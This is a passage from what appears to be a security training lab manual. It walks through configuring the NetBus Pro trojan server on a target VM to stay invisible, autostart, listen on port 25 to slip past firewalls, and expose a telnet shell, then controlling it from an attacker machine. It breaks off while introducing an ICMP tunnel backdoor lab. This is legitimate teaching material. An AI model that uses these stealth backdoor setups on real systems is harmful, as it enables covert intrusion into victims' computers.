C:\Documents and Settings\Administrator>_
```

Double-click on the **nbpro210.exe** icon to start the installation.

The **NetBus Pro Welcome** screen is displayed. Click **Next**.



Welcome to the NetBus Pro Setup program. This program will install NetBus Pro on your computer.


It is strongly recommended that you exit all Windows programs before running this Setup program.

Click Cancel to quit Setup and then close any programs you have running. Click Next to continue with the Setup program.

WARNING: This program is protected by copyright law and international treaties.

Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under law.

Read the *Information* screen. Click **Next**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linu
NetBus Pro Setup
NetBus Pro
Information
< Back
Next >
Cancel


NetBus Pro 2.10
Copyright 1999 UltraAccess Networks

Thanks for trying this remote administration and spy tool.

This setup-program will install the NetBus Pro software on your system, the client and/or the server. In any case, the server will NOT be activated automatically after the installation.

For information about how to use the software and how to setup a NetBus Pro server, please consult the help-file.

Accept the default installation directory. Click **Next**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linu
NetBus Pro Setup
NetBus Pro
Choose Destination Location
Browse...
< Back
Next >
Cancel

Setup will install NetBus Pro in the following folder.


To install to this folder, click Next.

To install to a different folder, click Browse and select another folder.

You can choose not to install NetBus Pro by clicking Cancel to exit Setup.

Destination Folder
C:\Program Files\NetBus Pro

From the **Select Components** screen select the **NetBus Pro Server** and **Additional Components**. Click **Next**.



Select the components you want to install, clear the components you do not want to install.


Components

□ NetBus Pro Client 0 K
☑ NetBus Pro Server 663 K
☑ Additional components 164 K

Description
NetBus Pro Server software

Space Required: 892 K
Space Available: 1992264 K

Accept the default *Program Folders*. Click **Next**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linu
NetBus Pro Setup
NetBus Pro
Select Program Folder
< Back
Next >
Cancel

Setup will add program icons to the Program Folder listed below. You may type a new folder name, or select one from the existing Folders list. Click Next to continue.

Program Folders:
NetBus Pro

Existing Folders:
Accessories
Administrative Tools
Startup
WinRAR
WinZip

The **Setup Complete** screen will be displayed. Uncheck the *README file* and select the **I would like to launch NetBus Pro**. Click **Finish**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linu
NetBus Pro Setup
NetBus Pro
Setup Complete
< Back
Finish

Setup has finished installing NetBus Pro on your computer.


Setup can launch the Read Me file and NetBus Pro. Choose the options you want below.

□ I would like to view the README file.

☑ I would like to launch NetBus Pro.


Click Finish to complete Setup.

The **NetBus Pro Server** screen will appear. Click **Settings**.



NetBus Pro Server: OFF
Telnet Server: OFF
HTTP Server: OFF

The **Server setup** screen will be displayed.


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red Hat Linux 8 Server | Windo
Start
Index of /Files/ - Microsof...
NetBus Server
8:04 PM
My Documents
RestrictAno...
My Computer
NetBus.exe
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2...
netw-ib-ox-...
Netwox525
Netwag525
Server setup
General | Telnet Access | HTTP Access
OK
Cancel

□ Accept connections

Run on port: 20034

Password:

Visibility of server: Fully visible


Access mode: Full access

□ Autostart every Windows session

☑ Log communication

From the **General** tab set the following options for the server:

- Select **Accept connections**.
- Set the **Run on port** to **25** as SMTP traffic is normally passed through firewalls.
- Set the password for this connection to occur.
- Set the **Visibility of server** to **Invisible**.
- Set the **Access mode** to **Full access**.
- Select **Autostart every Windows session**.


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red Hat Linux 8 Server | Windo
Start
Index of /Files/ - Microsof...
NetBus Server
8:05 PM
My Documents
RestrictAno...
My Computer
NetBus.exe
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2...
netw-ib-ox-...
Netwox525
Netwag525
Server setup
General | Telnet Access | HTTP Access
OK
Cancel

☑ Accept connections

Run on port: 25

Password: ***

Visibility of server: Invisible (95/98)


Access mode: Full access

☑ Autostart every Windows session

☑ Log communication

From the **Telnet Access** tab set the following options:

- Select **Enable Telnet Access**.
- Set the **TCP port** to **23**.
- Set the password for this connection to occur.
- Set the **Command line application** to **c:\Windows\Command.com**.
- Click **OK**.


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix | Red Hat Linux 8 Server | Windo
Start | Index of /Files/ - Microsof... | NetBus Server | 8:08 PM
My Documents
RestrictAno...
My Computer
NetBus.exe
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2...
netw-ib-ox-...
Netwox525
Netwag525

Server setup

General | Telnet Access | HTTP Access

☑ Enable Telnet Access

TCP port: 23 [Test]

Login ID: Admin


Password: ***

Command line application: c:\Windows\Command.com

[OK] [Cancel]

On the Attacker's Computer


Verify the target IP address by typing **ipconfig**.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Home | Red Hat Linux 8 Server | Windows 2000 Server | Windows XP Professional | SUSE Linux 8.2 | Red Hat Linux 8.0 | Whoppix
Recycle Bin
Internet
My Computer
bh-us-03-m...
NetBus
Remote Desktop ...
Command Prompt
start
Command Prompt
8:22 PM

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.8
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>
```

Double-click on the **nbpro210.exe** icon to start the installation.

Repeat the previous steps but this time install the **NetBus Pro Client**. The NetBus Pro Client side will start.




Destination	Host
My computer	127.0.0.1

No connection

Click on the **Add Host** icon and enter the following target information:

- A **Destination** name.
- The target **IP** address.
- The **TCP-port** to connect to (as set on the server).
- A valid **User Name** (as set on the server).
- The valid **Password** (as set on the server).
- Click **OK**.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Home Red Hat Linux 8 Server Windows 2000 Server Windows XP Professional SUSE Linux 8.2 Red Hat Linux 8.0 Whoppix
Recycle Bin
Internet
My Computer
bh-us-03-m...
NetBus
Remote Desktop ...
NetBus Pro
File Host Control Help
start
Command Prompt
NetBus Pro
9:06 PM

Add Host

Host information

Destination: WIN2000S-V

Host name/IP: 192.168.1.7

TCP-port: 25


User name: Administrator

Password: ***

OK Cancel

Cannot connect to 127.0.0.1


Right-click on the new target and click **Connect**.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Home Red Hat Linux 8 Server Windows 2000 Server Windows XP Professional SUSE Linux 8.2 Red Hat Linux 8.0 Whoppix
Recycle Bin
Internet
My Computer
bh-us-03-m...
NetBus
Remote Desktop ...
NetBus Pro
File Host Control Help
Click Here
Make Money Surfing the World Wide Web!
GoToWorld.com
start
Command Prompt
NetBus Pro
9:06 PM

Destination	Host
My computer	127.0.0.1
WIN2000S-V	192.168.1.7

Cannot connect to 127.0.0.1


The bottom of the NetBus application displays a status bar. If successful NetBus will display **Connected to *target ip***.


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Home Red Hat Linux 8 Server Windows 2000 Server Windows XP Professional SUSE Linux 8.2 Red Hat Linux 8.0 Whoppix
Recycle Bin
Internet
My Computer
bh-us-03-m...
NetBus
Remote Desktop ...
NetBus Pro
File Host Control Help
start Command Prompt NetBus Pro 9:07 PM


Destination	Host
My computer	127.0.0.1
WIN2000S-V	192.168.1.7

Connected to 192.168.1.7 [v.2.10]


Click **Control** and review all of the options available to the attacker.



This lab will perform a *Fun Stuff*, **Go to URL** function. A URL box will be displayed. Type any valid URL and click **OK**.



The target computer will now open an Internet Explorer session and go to the Web site the attacker instructed it to go to.



***Note:** NetBus has been around long enough for several NetBus removal tools to be developed. This tool is still effective as a Trojan, however, because of the sheer amount of unprotected computers.

Lab 79: ICMP Tunnel Backdoor

Bidirectional Spoofed ICMP Tunnel: Sneaky-Sneaky

Prerequisites: None


Countermeasures: Updated antivirus, strong firewall ACLs

Description: Sneaky-Sneaky communicates in echo replies, which the kernel ignores and are not normally blocked. The packets the client and server send are spoofed, and the real IP is encrypted inside the payload. Sneaky-Sneaky uses this IP to communicate; the "visible" source IP is never used. Remember that all commands in Linux are *case sensitive*.

Procedure: Compile server- and client-side components, connect, and control.

On the Target (Server)

Identify the IP address of the target (server) by typing **ifconfig** and pressing **Enter**.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux 8 Server
Windows 2000 Professional
Windows 2000 Professional
